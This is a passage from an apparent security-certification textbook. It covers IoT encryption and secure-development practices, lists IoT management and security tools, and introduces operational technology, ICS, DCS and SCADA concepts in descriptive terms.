- **Store Keys in Non-Volatile Memory**

Leverage TPMs to store encryption keys in Non-Volatile Random-Access Memory (NVRAM), ensuring read/write capabilities during incidents like data loss caused by environmental stress or attacks.

- **Use Canonical Data Transfer Mode**

Optimize data transfer using the canonical mode, which removes unnecessary bytes from extended data-stream communications in TPM-enabled IoT devices.

- **Implement Root-of-Trust Models**

Use root-of-trust models like RT for Measurement (RTM) and RT for Verification (RTV) from TPM devices to ensure secure booting and data transmission in IoT units.

- **Ensure Perfect Forward Secrecy**

Enable perfect forward secrecy by ensuring each communication session uses a unique session key independent of long-term keys.

- **Use Certificate-Based Authentication**

Authenticate IoT devices and backend servers using certificate-based mechanisms before establishing secure connections.

- **Apply Remote Attestation via TPM**

Utilize remote attestation features from TPMs to verify the integrity of IoT devices and evaluate their security posture against remote servers or services.

- **Use Authenticated Encryption with Associated Data (AEAD)**

Implement AEAD algorithms, such as AES-GCM or AES-CCM, to provide confidentiality and integrity for communication data.

- **Leverage Hardware-Based Random Number Generators**

Use hardware-based Random Number Generators (RNGs) to generate cryptographic keys and Initialization Vectors (IVs) for encryption processes.

- **Use Cryptographic Hardware Acceleration**

Offload encryption and decryption operations from the CPU using cryptographic hardware acceleration features in modern processors or dedicated cryptographic coprocessors.

- **Implement Key Rotation Policies**

Establish key rotation policies to periodically change the encryption keys used for communication between IoT devices and backend servers.

Secure Development Practices for IoT Applications

Here are some secure development practices to safeguard IoT applications:

- **Ensure Secure Boot**

Verify that devices only run authenticated and validated code during the boot process to prevent unauthorized firmware updates or modifications.

- **Secure API Endpoints**

Protect APIs with proper authentication and ensure thorough data validation to avoid vulnerabilities like SQL injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF).

- **Implement Threat Modeling**

Assess potential security risks and threats specific to the IoT application and its ecosystem, considering factors like data privacy, device authentication, and communication protocols.

- **Follow Secure Coding Practices**

Adhere to secure coding guidelines to avoid common issues such as buffer overflows, injection attacks, and XSS vulnerabilities within the IoT application code.

- **Perform Security Testing**

Throughout the development process, carry out extensive security testing, penetration testing, vulnerability scanning, and code reviews to identify and address security weaknesses.

- **Secure Firmware or Software Updates**

Implement secure Over-The-Air (OTA) mechanisms to safely deliver patches and firmware updates to IoT devices, preventing unauthorized alterations and reducing the risk of exploitation.

- **Ensure Device Identity Management**

Use unique identifiers and digital certificates for IoT devices to enable secure authentication and establish trust within the IoT ecosystem.

- **Implement Hardware Security**

Leverage hardware-based security features such as Trusted Platform Modules (TPM), secure elements, or Hardware Security Modules (HSM) to store cryptographic keys, perform secure operations, and protect sensitive data.

- **Allow Code Signing**

Digitally sign firmware, software updates, and application codes to verify their authenticity and integrity before installation, reducing the risk of unauthorized changes or malware insertion.

- **Implement Runtime Protection**

Adopt runtime protection strategies like monitoring code execution, preventing stack overflows, and ensuring memory safety to detect and block software vulnerabilities at runtime.

- **Ensure Secure Cloud Integration**

Implement appropriate authentication, access control, and data encryption measures to protect sensitive data stored or processed in the cloud and ensure secure connectivity with cloud services.

- **Utilize Secure Communication Protocols**

Use secure communication protocols, such as MQTT with TLS/SSL, for device-to-cloud communication, ensuring data confidentiality, integrity, and secure exchange between IoT devices and backend servers.

IoT Device Management

IoT device management enables security professionals to monitor and control IoT devices remotely. Platforms like Azure IoT Central, Oracle Fusion Cloud Internet of Things (IoT), and Predix facilitate these tasks, allowing professionals to perform actions such as firmware updates from a distance. Additionally, IoT device management strengthens security by granting permissions and implementing measures to protect against vulnerabilities. This approach plays a crucial role in mitigating IoT-based threats through:

- **Authentication:** Ensuring only trusted devices with valid credentials are connected

- **Configuration:** Maintaining device functionality and performance, including resetting factory settings during decommissioning
- **Monitoring:** Identifying flaws, diagnosing operational issues, and addressing software bugs through program logs
- **Maintenance:** Applying security updates and patches to remote devices regularly

These practices collectively enhance device security and reduce the risk of IoT-related attacks.

IoT Device Management Solutions

Security experts, IT administrators, and IT managers utilize IoT device management tools to streamline the onboarding, organization, monitoring, and control of IoT devices. Below are some key IoT device management platforms:

- **Azure IoT Central**

Azure IoT Central is a scalable Software-as-a-Service (SaaS) platform designed to simplify the development and management of IoT solutions. It provides an intuitive way to connect, oversee, and manage large-scale IoT devices. This platform reduces the complexities of initial IoT deployments and helps lower operational costs, management efforts, and project overheads.



Figure 18-68: Azure IoT Central

Additional IoT device management solutions include:

- Oracle Fusion Cloud Internet of Things (IoT) (https://www.oracle.com)
- Golioth (https://golioth.io)
- AWS IoT Device Management (https://aws.amazon.com)
- IBM Watson IoT Platform (https://www.ibm.com)

- openBalena (https://www.balena.io)

IoT Security Tools

The Internet of Things (IoT) is a network of connected devices and a rapidly advancing and intricate technology. To address and mitigate potential risks, robust security solutions must be implemented to safeguard IoT devices. IoT security tools are crucial in minimizing vulnerabilities and protecting devices and networks from cyber threats.

SeaCat.io

SeaCat.io is a security-focused SaaS platform designed to support IoT products with reliability, scalability, and robust protection. It offers tools for centralized management of connected devices, remote access, and real-time monitoring. Security experts utilize SeaCat.io to automate bug-fix updates, secure users with authorized cryptographic measures, ensure compliance with regulations, and maintain malware-free devices. Additionally, it helps prevent unauthorized control of IoT devices, protecting them from being exploited as part of botnets.

These features make SeaCat.io an invaluable solution for ensuring IoT security at scale.



Figure 18-69: SeaCat.io

Armis Centrix™

Armis Centrix™ is a comprehensive tool that assists security professionals in managing, protecting, and optimizing IoT assets, systems, and processes within their environment. It addresses IoT vulnerabilities by implementing tailored security measures aligned with industry standards and regulatory requirements. The platform identifies outdated operating systems and ensures timely updates to maintain device security. Armis Centrix™ proactively detects signature-based threats and Indicators of Compromise (IOCs), offering early warning against potential attacks. It also collects and analyzes forensic threat data at every stage of an incident,

enabling security teams to make informed, data-driven decisions for prioritizing responses effectively.



Figure 18-70: Armis CentrixTM

Additional IoT security tools and solutions include:

- FortiNAC (https://www.fortinet.com)
- Microsoft Defender for IoT (https://www.microsoft.com)
- Symantec Critical System Protection (https://www.broadcom.com)
- Cisco Industrial Threat Defense (https://www.cisco.com)
- AWS IoT Device Defender (https://aws.amazon.com)
- Forescout (https://www.forescout.com)
- NSFOCUS Anti-DDoS System (https://nsfocusglobal.com)
- Azure Sphere (https://www.microsoft.com)
- Overwatch (https://overwatchsec.com)
- Barbara (https://www.barbara.tech)
- Sternum (https://sternumiot.com)
- Asimily (https://asimily.com)
- ByteSweep (https://gitlab.com)
- Entrust IoT Security (https://www.entrust.com)
- IOT ASSET DISCOVERY (https://securolytics.io)

OT Hacking

OT Concepts and Attacks

Operational Technology (OT) holds significant importance in today's interconnected world, as it comprises systems of devices functioning together as unified or cohesive units. For instance,

in telecommunications, OT facilitates data transfer within the electrical grid and supports financial transactions between electricity providers and consumers. OT combines hardware and software to oversee, operate, and manage industrial process assets. To effectively understand OT hacking, it is crucial first to grasp its fundamental principles. This section explores key concepts related to OT.

As security threats evolve and organizations increasingly rely on OT, it becomes vital to prioritize OT security and implement effective measures to address challenges arising from the integration of OT and IT systems. The discussion also highlights various OT-specific threats and attack methods, such as compromising industrial networks, targeting Human-Machine Interfaces (HMIs), exploiting side channels, tampering with Programmable Logic Controllers (PLCs), and manipulating industrial equipment through RF remote controllers.

What is OT?

Operational Technology (OT) integrates hardware and software to monitor and control industrial processes, enabling changes in physical systems. It encompasses devices like pumps, switches, lights, sensors, surveillance cameras, elevators, robots, valves, and climate control systems. Any platform that processes or evaluates operational data—spanning components like electronics, telecommunications, and computer systems—can fall under the umbrella of OT. This technology plays a crucial role across various industries, including manufacturing, mining, healthcare, transportation, oil and gas, defense, utilities, and more, ensuring the safe operation of physical systems within networks.

OT includes Industrial Control Systems (ICS), such as Supervisory Control and Data Acquisition (SCADA), Programmable Logic Controllers (PLC), Remote Terminal Units (RTU), Distributed Control Systems (DCS), and other specialized network systems designed for industrial management. Unlike IT, OT hardware and protocols are built with distinct approaches, often relying on older technologies. This reliance on outdated software and equipment increases their susceptibility to cyber threats, as creating updates or patches for these systems is particularly challenging.



Figure 18-71: Devices Connected to an OT Network



Figure 18-72: Components of OT

Essential Terminology

Below is an overview of key terms commonly associated with OT systems:

- **Assets:** The components of OT systems are collectively called assets. These include physical assets such as sensors, actuators, servers, workstations, network equipment, and PLCs. OT systems also consist of logical assets, encompassing physical components' representations and functionalities, such as process flow diagrams, program logic, databases, firmware, or firewall configurations.
- **Zones and Conduits:** Zones and conduits refer to a network segmentation method to isolate systems and assets. This approach enhances access control by dividing networks into distinct zones connected through secured conduits.
- **Industrial Network and Business Network:** OT systems are generally composed of automated control systems linked together to achieve specific business goals. These interconnected systems form an industrial network. On the other hand, a business network provides the information infrastructure required for business operations. Establishing communication between industrial and business networks is often essential for seamless operations.
- **Industrial Protocols:** OT systems utilize specialized communication protocols. These include proprietary ones like S7, CDA, and SRTP or non-proprietary ones like Modbus, OPC, DNP3, and CIP. These protocols facilitate serial and support communication over Ethernet using IP alongside transport protocols like TCP and UDP. These protocols are classified as applications since they function at the application layer.
- **Network Perimeter/Electronic Security Perimeter:** The network perimeter defines the outer boundary of a network zone, representing a secure grouping of assets. This perimeter is a barrier between a zone's internal and external environments, where cybersecurity measures are typically applied. An electronic security perimeter defines the boundary separating secure zones from unsecured areas.
- **Critical Infrastructure:** This term refers to essential physical or logical systems and assets whose compromise, failure, or destruction would have a profound impact on public safety, security, economic stability, or health services.

Introduction to ICS

Industrial Control Systems (ICS) are vital to industrial operations and critical infrastructure across various sectors. These systems are information platforms that manage and support industrial activities, including production, manufacturing, product handling, and distribution. ICS encompasses various control systems and related equipment, such as devices, networks, and controls, designed to automate and operate numerous industrial processes.

An ICS integrates various control systems, including Supervisory Control and Data Acquisition (SCADA), Distributed Control Systems (DCS), Basic Process Control Systems (BPCS), Safety Instrumented Systems (SIS), Human-Machine Interfaces (HMI), Programmable Logic Controllers (PLC), Remote Terminal Units (RTU), and Intelligent Electronic Devices (IED). Key components of ICS include sensors, controllers, and actuators—ranging from mechanical to hydraulic, electrical, and pneumatic—that work together to accomplish industrial objectives.

The process generates the desired output within an ICS, while the control segment provides the instructions needed to achieve this output. Control can be fully automated or involve human participation in the process loop. ICS operations can function in three modes: open-loop, closed-loop, or manual-loop mode.

- **Open-Loop:** In this configuration, the system's output is determined by predefined settings, operating independently of feedback
- **Closed-Loop:** The output influences the input, allowing the system to adjust and achieve the desired goal
- **Manual-Loop:** This mode places full control of the system in the hands of human operators

The controller within an ICS is tasked with ensuring operations align with specified requirements. ICS systems typically consist of multiple control loops, Human-Machine Interfaces (HMIs), and tools for remote diagnostics and maintenance. These remote management tools leverage various networking protocols to function effectively.

ICS systems find extensive application across numerous industries, including electricity generation and distribution, water treatment and supply, oil and gas pipelines, chemical and pharmaceutical manufacturing, paper production, and food and beverage processing. In certain sectors, ICS systems are physically distributed across multiple sites with interdependent processes. To facilitate seamless coordination among these distributed systems, communication protocols play a crucial role in enabling efficient interaction.



Figure 18-73: Components of an ICS



Figure 18-74: ICS Architecture

Components of an ICS

An Industrial Control System (ICS) encompasses many networks and systems essential for managing and overseeing industrial processes. The specific operation of each type of ICS varies depending on the complexity and functionality of the control actions. ICSs can be categorized into several types, with the most commonly used being:

Distributed Control System (DCS)

A DCS is designed to manage production systems within a single geographic location. It is primarily utilized for large, intricate, and distributed processes found in industries such as

chemical manufacturing, nuclear plants, oil refineries, water and sewage treatment, power generation, and pharmaceutical and automobile production. A DCS is a highly sophisticated, large-scale control system, often tailored to perform specific tasks within an industry. It features a centralized supervisory control unit that oversees multiple local controllers, thousands of Input/Output (I/O) points, and various field devices involved in the production process.

A DCS uses various feedback and feedforward loops to achieve process control, with key product conditions set according to target parameters. It operates with a centralized supervisory loop, such as SCADA or MTU, that connects localized controllers like RTU/PLC to execute the necessary tasks for the overall process. Redundancy is incorporated at every level, from I/O controllers to the network, ensuring continuous operations during a processor failure.

The main advantage of a DCS in industrial settings is its adaptability and flexibility, which allow for efficient control of distributed field devices and their respective stations. Additionally, a DCS is scalable, enabling it to be initially installed as either a large integrated or modular system that can expand according to requirements. DCS technology continues to evolve, integrating new advancements such as wireless systems, remote transmission, data logging and historians, and embedded web servers.



Figure 18-75: DCS Architecture

Supervisory Control and Data Acquisition (SCADA)

SCADA is a centralized control system that oversees and manages industrial operations and infrastructure. Many organizations utilize SCADA to automate complex industrial processes, track real-time trends, and identify and resolve issues. Typically, SCADA systems are distributed over vast geographical areas, making them essential in oil and gas transportation, wastewater management, pipeline operations, telecommunications, power grids, building automation, and public transportation systems.

As a centralized system, SCADA facilitates supervisory control while enabling real-time data acquisition from various assets involved in industrial processes. The system comprises hardware and software components that collect and transmit data to monitor and control processes at local and remote sites. The collected data is stored in long-term storage systems, such as data historians, which assist operators in interpreting the data and adjusting system parameters. These adjustments, or setpoints, allow the system to respond efficiently to abnormal conditions by issuing commands or sending alerts to operators.

SCADA systems integrate data acquisition, transmission, and Human-Machine Interface (HMI) software to offer centralized control and monitoring of multiple process inputs and outputs.

The system gathers information from field devices and relays it to a central computer. This data is then presented to operators in graphical or textual formats, enabling them to monitor and control the entire system from a central location in real-time.

The SCADA system architecture includes hardware components such as a control server (SCADA-MTU) and communication devices like network cables, radio systems, telephone lines, and cables. It also features a network of geographically dispersed field sites containing devices like PLCs and RTUs to monitor and manage industrial equipment. The information from the RTU is processed and managed by the control server, while the RTU or PLC is responsible for overseeing and controlling the field devices. SCADA software is designed to specify which parameters need monitoring, the timing for monitoring, and the acceptable parameter limits. It also outlines the necessary actions if parameters exceed the predefined ranges.

An Intelligent Electronic Device (IED) may either directly collect data and transmit it to the control server or be directed by a local RTU to collect and send it. The IED contains a communication interface to monitor and control various sensors and devices. IEDs may be controlled directly by the control server or feature local programming that allows them to operate autonomously without requiring server intervention. While SCADA systems are built with redundancy for fault tolerance, this redundancy may not fully protect the system from malicious attacks.

